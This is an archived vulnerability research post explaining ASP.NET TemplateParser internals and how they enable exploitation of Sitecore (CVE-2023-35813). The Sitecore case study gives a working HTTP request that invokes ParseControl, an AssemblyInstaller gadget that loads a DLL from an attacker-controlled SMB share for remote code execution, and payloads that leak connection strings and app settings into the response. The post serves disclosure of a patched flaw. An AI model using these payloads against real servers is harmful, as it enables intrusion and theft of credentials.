Exploiting ASP.NET TemplateParser — Part I: Sitecore (CVE-2023-35813)

Exploiting ASP.NET TemplateParser — Part I: Sitecore (CVE-2023-35813) - Markus Wulftange, Code White.

- Published: date not stated
- Original: <https://code-white.com/blog/exploiting-asp.net-templateparser-part-1/>
- Preserved from: https://code-white.com/blog/exploiting-asp.net-templateparser-part-1/ (stored) on 2026-08-28
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Exploiting ASP.NET TemplateParser — Part I: Sitecore (CVE-2023-35813)

The `TemplateParser` is fundamental in ASP.NET Web Forms. It is used for parsing different ASP.NET source files such as `*.aspx` and for parsing other input from various sources, including user provided data.

In this two part series we will take a deep look into `TemplateParser` internals, its capabilities, and how they can be exploited. This part focuses on how the `TemplateParser` is used by ASP.NET, explores its inner processing and their implications, and presents two gadgets suitable for Sitecore (CVE-2023-35813) that allow for Sensitive Data Exfiltration or Remote Code Execution, respectively. Part II will focus on SharePoint, explain the added security restrictions, and present another gadget using a novel technique that allowed to bypass these security restrictions to eventually gain Remote Code Execution in SharePoint (CVE-2023-33160).

Prolog

The journey began with the *obout Suite for ASP.NET*, a library with ASP.NET web controls. While it is no longer available for download on the vendor's website, it is still available in the Wayback Machine with working links to the archived binaries.

The software contains a vulnerability that allows invoking arbitrary methods on `OboutInv.oboutAJAXPage` instances, which extend the `System.Web.UI.Page` and thus also the `System.Web.UI.TemplateControl` class of ASP.NET. The invocable methods include the `TemplateControl.`

`ParseControl` methods, which parse the provided code using the internal `TemplateParser.ParseTemplateInternal(string, VirtualPath, bool)` method.

To determine the exploitation potential of such a method call, we need to understand the inner workings and capabilities of the `TemplateParser`.

Attacks on the `TemplateParser` have already been described by other researchers. Amongst others, there is Soroush Dalili with *A Security Review of SharePoint Site Pages* and also Oleksandr Mirosh and Alvaro Muñoz with their *Room for Escape: Scribbling Outside the Lines of Template Security*.

While previous research focused on compiling and calling the compiled code, this blog post will solely focus on the parsing step, i.e., being able to control the `content` argument value to the `TemplateParser.ParseTemplateInternal(string, VirtualPath, bool)` method. This is the first step in the first stage of the general page life-cycle stages#general-page-life-cycle-stages) and is independent from whether compilation happens and/or whether the compiled code gets invoked during rendering or elsewhere.

ASP.NET Internals

In ASP.NET Web Forms, the `TemplateParser` is used to parse source code files of various kinds. For that, there are several default handler mappings) registered in IIS:

- `*.ashx` is mapped to `SimpleHandlerFactory`
- `*.asmx` is mapped to `WebServiceHandlerFactory`
- `*_AppService.asmx` is mapped to `ScriptHandlerFactory`
- `*.aspx` is mapped to `PageHandlerFactory`
- `*.rem` / `*.soap` is mapped to `HttpRemotingHandlerFactory`

Additionally, there are other special files that may get processed occasionally:

- *user control* files (often ending with `.ascx`) referenced with the `Src` attribute of the `@ Register` directive) (see `UserControl` class)
- the `global.asax` file (see `HttpApplication` class and ASP.NET Application Life Cycle))
- *master page* files referenced with the `Page.MasterPageFile` property (see `MasterPage` class)

For all these different kinds of files, ASP.NET has different classes that extend the abstract `TemplateParser` class where each of them returns a different type for the `DefaultBaseType` property (abstract classes are in italics):

- *`TemplateParser`* (has abstract `DefaultBaseType` property)
- `ApplicationFileParser` (returns `HttpApplication`)
- *`BaseTemplateParser`*
- `PageThemeParser` (returns `PageTheme`)
- *`TemplateControlParser`*
- `PageParser` (returns `Page`)
- `UserControlParser` (returns `UserControl`)
- `MasterPageParser` (returns `MasterPage`)


To give an example: the `PageHandlerFactory` is registered to handle requests to `*.aspx` which uses the `PageParser` that returns `Page` as `DefaultBaseType`.

This `DefaultBaseType` also defines the `ControlType` of the `RootBuilder` the parsing process returns when the `TemplateParser.ParseTemplateInternal(string, VirtualPath, bool)` method gets called internally. The `RootBuilder` extends `ControlBuilder`, which has a `BuildObject()` method that is then capable of building the object defined by the parsed source code.

TemplateParser Internals

At the core, there is the internal `TemplateParser.Parse()` method. Apart from the parsing during design-time) using `System.Web.UI.DesignTimeTemplateParser` (which happens when using a design editor such as Visual Web Developer)) the other calls to the `TemplateParser.Parse()` method originate from the following non-public methods:

- `TemplateParser.Parse(ICollection, VirtualPath)`
- `TemplateParser.ParseTemplateInternal(string, VirtualPath, bool)`



The first is used for `VirtualPath`-backed sources like the aforementioned `.aspx` files processed by the `PageHandlerFactory`. The latter is used for string-backed input, which is the one called by the `TemplateControl.ParseControl` methods. These methods do not include compilation:

> The `content` parameter contains a user control, as you would find in an `.ascx` file. This string cannot contain any code, because the `ParseControl` method never causes compilation. — `TemplateControl.ParseControl(string)`)

While the `TemplateControl.ParseControl` methods do not incorporate compilation, they do incorporate the instantiation of the parsed `ControlBuilder` graph generated by `TemplateControl` using the `ITemplate.InstantiateIn(Control)` of the `ITemplate` instance returned by `TemplateParser.ParseTemplateInternal`.

So what happens during the parsing and object building?

Tokenization

The first step of the parsing process within the internal `TemplateParser.Parse()` method consists of tokenizing the input and detecting special syntax elements):

- `<% ... %>` embedded code block
- `<%= ... %>` display/output expression
- `<%@ ... %>` directive expression
- `<%# ... %>` data-binding expression
- `<%$ ... %>` expression builder expression
- `<%-- ... --%>` server-side comment
- `<!--#include file="..." -->` / `<!--#include virtual="..." -->` Server Side Includes (SSI)
- `<script runat="server">...</script>` code declaration block
- `<tag runat="server">...</tag>` default or built-in server control
- `<prefix:tag runat="server">...</prefix:tag>` custom server control

This is done using a series of regular expressions. For example, the regular expression for matching the start tag of the last three syntax elements looks like this:

```
\G<(?<tagname>[\w:.]+)(\s+(?<attrname>\w[-\w:]*)(\s*=\s*"(?<attrval>[^"]*)"|\s*=\s*'(?<attrval>[^']*)'|\s*=\s*(?<attrval>
```

This basically boils down to the following named capturing groups:

- *tagname*: `[\w:.]+`
- *attrname*: `\w[-\w:]*`
- *attrval*
- double-quoted: `"[^"]*"`
- single-quoted: `'[^']*'`
- unquoted: `[^\s=/>]*`
- *empty*: `/?`

Each of these special syntax elements as well as literal text in between is then represented by a `ControlBuilder` object.

Type Resolution of Custom Server Controls

Source code tags with an `runat="server"` attribute are considered a *server control*. Apart from using built-in server controls provided by ASP.NET), it is also possible to use custom server controls). For that, it is required to register a mapping of a tag prefix onto an assembly and namespace pair using the `@ Register` directive expressions syntax):

```
<%@ Register
   TagPrefix="MyPrefix"
   Namespace="MyNamespace"
   Assembly="MyAssembly"
%>
<MyPrefix:MyTypeName runat="server" />
```

With this, the `NamespaceTagNameToTypeMapper.GetControlType` method is able to resolve the custom server control type using something equivalent to the following:

```
var controlType = Assembly.Load("MyAssembly")
   .GetType("MyNamespace" + "." + "MyTypeName");
```

Attribute Processing of Custom Server Controls

Additional attributes such as `Foo="..."` are mapped onto public fields and properties of the specified type using the `PropertyMapper.GetMemberInfo(Type, string, out string)` method. The specified attribute value gets converted to the destination type using the `PropertyConverter.ObjectFromString(Type, MemberInfo, string)` method. Here, the destination type is derived from the `MemberInfo` instance which gets retrieved by reflection on the resolved type and specified attribute name. Within `PropertyConverter.ObjectFromString(Type, MemberInfo, string)`, either a suitable `TypeConverter.ConvertFromInvariantString(String)` or static `Parse(String)` method on the destination type is called to retrieve the value for the field assignment or property setting.

So basically, consider a custom server control like the following:

```
<MyPrefix:MyTypeName runat="server"
Foo="..." />
```

Assuming the member is actually a property and not a field, the C# equivalent would be:

```
var property = controlType.GetProperty("Foo");
```

Attributes also support property paths where each member access is separated by `-`):

```
<MyPrefix:MyTypeName runat="server"
Foo-Bar-Baz="..." />
```

Notice that the member mapping is done on the declared member type (i.e., `FieldInfo.FieldType` or `PropertyInfo.PropertyType`) and not the actual property value type:

```
var property = controlType
        .GetProperty("Foo").PropertyType
        .GetProperty("Bar").PropertyType
        .GetProperty("Baz");
```

These member mappings are then represented by different `PropertyEntry` instances depending on their declared member type and attribute contents:

- `BoundPropertyEntry` for data-binding properties (`<%# ... %>` , `<%$ ... %>`)
- `ComplexPropertyEntry` depending on `ControlBuilder`
- `CollectionBuilder` (`ICollection` types)
- `StringPropertyBuilder` (`string`)
- `TemplateBuilder` (`ITemplate` types)
- `SimplePropertyEntry` for everything else

At the end of the parsing step in the internal `TemplateParser.Parse()` method, the `RootBuilder` property returns the `RootBuilder` instance with the parsed `ControlBuilder` tree.

Template Instantiation

If the `TemplateParser` was called from one of the `ParseControl` methods, the next step after tokenizing the input and translating it into a tree of `ControlBuilders` is to instantiate the returned `RootBuilder` in an empty `Control` instance by calling the `ITemplate.InstantiateIn(Control)` method on the `RootBuilder` instance. This happens in the internal `TemplateParser.ParseControl(string, VirtualPath, bool)` method.

```
// System.Web.UI.TemplateParser
internal static Control ParseControl(string content, VirtualPath virtualPath, bool ignoreFilter)
{
    if (content == null)
    {
        return null;
    }
    ITemplate template = TemplateParser.ParseTemplate(content, virtualPath, ignoreFilter);
    Control control = new Control();
    template.InstantiateIn(control);
    return control;
}
```

During object instantiation of the `RootBuilder` in the empty `Control` , the `ITemplate.BuildChildren(Control)` method gets called. For `ControlBuilder` instances that are not instances of `CodeBlockBuilder` , the respective `ControlBuilder.BuildObject(bool)` method gets called. For `ControlBuilder` instances, this results in a call to `ControlBuilder.BuildObjectInternal()` , which creates an instance of the type specified for the server control using `Activator.CreateInstance(Type)` , thereby requiring the type to have a public parameter-less constructor.

```
// System.Web.UI.ControlBuilder
internal object BuildObjectInternal()
{
    if (!this.flags[2])
    {
        ConstructorNeedsTagAttribute constructorNeedsTagAttribute = (ConstructorNeedsTagAttribute)
          TargetFrameworkUtil.GetAttributes(this.ControlType)[typeof(ConstructorNeedsTagAttribute)];
        if (constructorNeedsTagAttribute != null && constructorNeedsTagAttribute.NeedsTag)
        {
            this.flags[4] = true;
        }
        this.flags[2] = true;
    }
    object obj;
    if (this.flags[4])
    {
        object[] args = new object[]
        {
            this.TagName
        };
        obj = HttpRuntime.CreatePublicInstance(this._controlType, args);
    }
    else
    {
        obj = HttpRuntime.FastCreatePublicInstance(this._controlType);
    }
    if (this.flags[32768])
    {
        obj = this.GetThemedObject(obj);
    }
    this.AttachTypeDescriptionProvider(obj);
    RenderTraceListener.CurrentListeners.ShareTraceData(this, obj);
    this.InitObject(obj);
    return obj;
}
```

Note that the specified control type does not actually need to be assignable to `Control` but any type with a public parameter-less constructor suffices to be instantiated.

After that, the `ControlBuilder.InitObject(Object)` gets called to initialize the newly created object. Within that method, the `PropertyEntry` objects get initialized in the following order:

- simple properties (`SimplePropertyEntry`)
- collection properties (`ComplexPropertyEntry` with a `CollectionBuilder` for `ICollection` property types)
- complex properties (`ComplexPropertyEntry`)
- bound properties (`BoundPropertyEntry`)
- template properties (`ComplexPropertyEntry` with a `TemplateBuilder` for `ITemplate` property types)

```
// System.Web.UI.ControlBuilder
internal virtual void InitObject(object obj)
{
    this.EnsureEntriesSorted();
    if (!this.flags[8])
    {
        this.DoInitObjectOptimizations(obj);
        this.flags[8] = true;
    }
    Control control = obj as Control;
    if (control != null)
    {
        if (this.InDesigner)
        {
            control.SetDesignMode();
        }
        if (this.SkinID != null)
        {
            control.SkinID = this.SkinID;
        }
        if (!this.InDesigner && this.TemplateControl != null)
        {
            control.ApplyStyleSheetSkin(this.TemplateControl.Page);
        }
    }
    this.InitSimpleProperties(obj);
    if (this.flags[16])
    {
        this.InitCollectionsComplexProperties(obj);
    }
    else
    {
        this.InitComplexProperties(obj);
    }
    if (this.InDesigner)
    {
        if (control != null)
        {
            if (this.Parser.DesignTimeDataBindHandler != null)
            {
                control.DataBinding += this.Parser.DesignTimeDataBindHandler;
            }
            control.SetControlBuilder(this);
        }
        this.Parser.RootBuilder.BuiltObjects[obj] = this;
    }
    this.InitBoundProperties(obj);
    if (this.flags[32])
    {
        this.BuildChildren(obj);
    }
    this.InitTemplateProperties(obj);
    if (control != null)
    {
        this.BindFieldToControl(control);
    }
}
```

The property initialization also includes creating object instances of properties using the corresponding property's `ControlBuilder.BuildObject(bool)` method. Finally, the property values are set by invoking the corresponding property setter method. This, however, is done on the actual values rather than the declared types:

```
// System.Web.UI.PropertyMapper
internal static object LocatePropertyObject(object obj, string mappedName, out string propertyName, bool inDesigner)
{
    object obj2 = obj;
    Type type = obj.GetType();
    propertyName = null;
    int i = 0;
    while (i < mappedName.Length)
    {
        int num = mappedName.IndexOf('.', i);
        if (num < 0)
        {
            break;
        }
        propertyName = mappedName.Substring(i, num - i);
        i = num + 1;
        obj2 = FastPropertyAccessor.GetProperty(obj2, propertyName, inDesigner);
        if (obj2 == null)
        {
            return null;
        }
    }
    if (i > 0)
    {
        propertyName = mappedName.Substring(i);
    }
    else
    {
        propertyName = mappedName;
    }
    return obj2;
}
```

The same applies to fields.

TemplateParser Summary

We can summarize that `TemplateParser` supports the following features:

- declaration of custom web controls of arbitrary types using `@ Register` directive
- instantiation of arbitrary types having a public parameter-less constructor
- invocation of arbitrary property setter methods with values provided by `TypeConverter`s or static `Parse(string)` methods reachable from the initial object using property paths
- invocation of arbitrary property getter methods when using property paths

This leads to the following exploitation potential:

- Deserialization using getter/setter-based gadgets
- Calling of dangerous `TypeConverter`
- Calling of dangerous static `Parse(string)` methods

Case Study: Sitecore (CVE-2023-35813/SC2023-002-576660)

The `Sitecore.Web.UI.HtmlControls.Control`, `Sitecore.Web.UI.XamlSharp.Xaml.XamlControl`, and `Sitecore.Web.UI.XamlSharp.Xaml.XamlPage` types implement the `Sitecore.Web.UI.XamlSharp.Ajax.IIsAjaxEventHandler` interface whose event handler implementations allow calling an arbitrary method on the corresponding instance.

For specific web control instances, the `__SOURCE` would contain their corresponding ID. For pages, the ID is left blank. Any `.aspx` page using any one of the aforementioned types can be targeted. It is also possible to use the `Sitecore.Web.UI.XamlSharp.Xaml.XamlPageHandlerFactory` mapped by `sitecore_xaml.ashx` to create an appropriate page or control defined in one of the `.xaml.xml` files:

```
POST /sitecore_xaml.ashx/-/xaml/Sitecore.Xaml.Tutorials.Styles.Index HTTP/1.0
Content-Type: application/x-www-form-urlencoded

__ISEVENT=1&__SOURCE=&__PARAMETERS=...
```

Here, the `__PARAMETERS` parameter is expected to be of the form `Method("arg1", "arg2", "arg3")` where the `Method` can be the name of any public instance method and the arguments a comma separated list of double-quoted strings matched by `"([^"]|"")*"`. That means, `ParseControl("...")` results in calling `TemplateControl.ParseControl("...")`.

TemplateParser Gadgets

To find an appropriate gadget working with the `TemplateParser`, any known setter-based gadget for .NET can be a good candidate.

One of the simplest gadgets is the `AssemblyInstaller` where invoking the `set_Path(string)` property setter method results in the attempt to load an assembly from the specified location:

```
<%@ Register
   TagPrefix="x"
   Namespace="System.Configuration.Install"
   Assembly="System.Configuration.Install, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a"
%>
<x:AssemblyInstaller runat="server"
   Path="\\attacker\share\file.dll"
/>
```

While this may achieve instant Remote Code Execution, it requires the server to establish an outbound SMB connection, which may fail. So for a simple proof, a more reliable gadget would be desireable.

While looking for classes that may allow a more reliable and direct response, the `RemotingService` class came up. Its `Context` property calls `HttpContext.Current`, which allows access to the current `HttpResponse` instance, which again allows writing into the HTTP response using a property path:

```
<%@ Register
   TagPrefix="x"
   Namespace="System.Runtime.Remoting.Services"
   Assembly="System.Runtime.Remoting, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089"
%>
<x:RemotingService runat="server"
   Context-Response-ContentType="CW was here"
/>
```

This can also be used to exfiltrate sensitive information: While data binding events of data-bound controls#data-binding-events-for-data-bound-controls) with data-binding expressions (`<%# ... %>`) only happen when the control gets rendered, expression builder expressions (`<%$ ... %>`) are evaluated during parsing as well.

For example, a `ConnectionStringsExpressionBuilder` expression to retrieve the `core` connection string of Sitecore:

```
<%$ ConnectionStrings: core %>
```

Similarly, `AppSettingsExpressionBuilder` expressions can retrieve app settings.

Conclusion

The `TemplateParser` is capable of creating objects of arbitrary types using their public parameter-less constructors and invoking property setter methods on them. This can be exploited to gain Remote Code Execution by using `AssemblyInstaller` to load a remote assembly file via SMB. Or, if outgoing connections fail, the `RemotingService` class together with expression builder expressions (`<%$ ... %>`) can be used to write app settings or connection strings into the HTTP response.

The issue in Sitecore was addressed by Security Bulletin SC2023-002-576660. The update introduced a new filtering for invocable methods, which now disallows invoking any `ParseControl` method.

In Part II we take a closer look at how SharePoint uses the `TemplateParser` , why the aforementioned gadgets do not work, and how a novel bypass eventually allowed for Remote Code Execution in SharePoint on-premises and SharePoint Online.
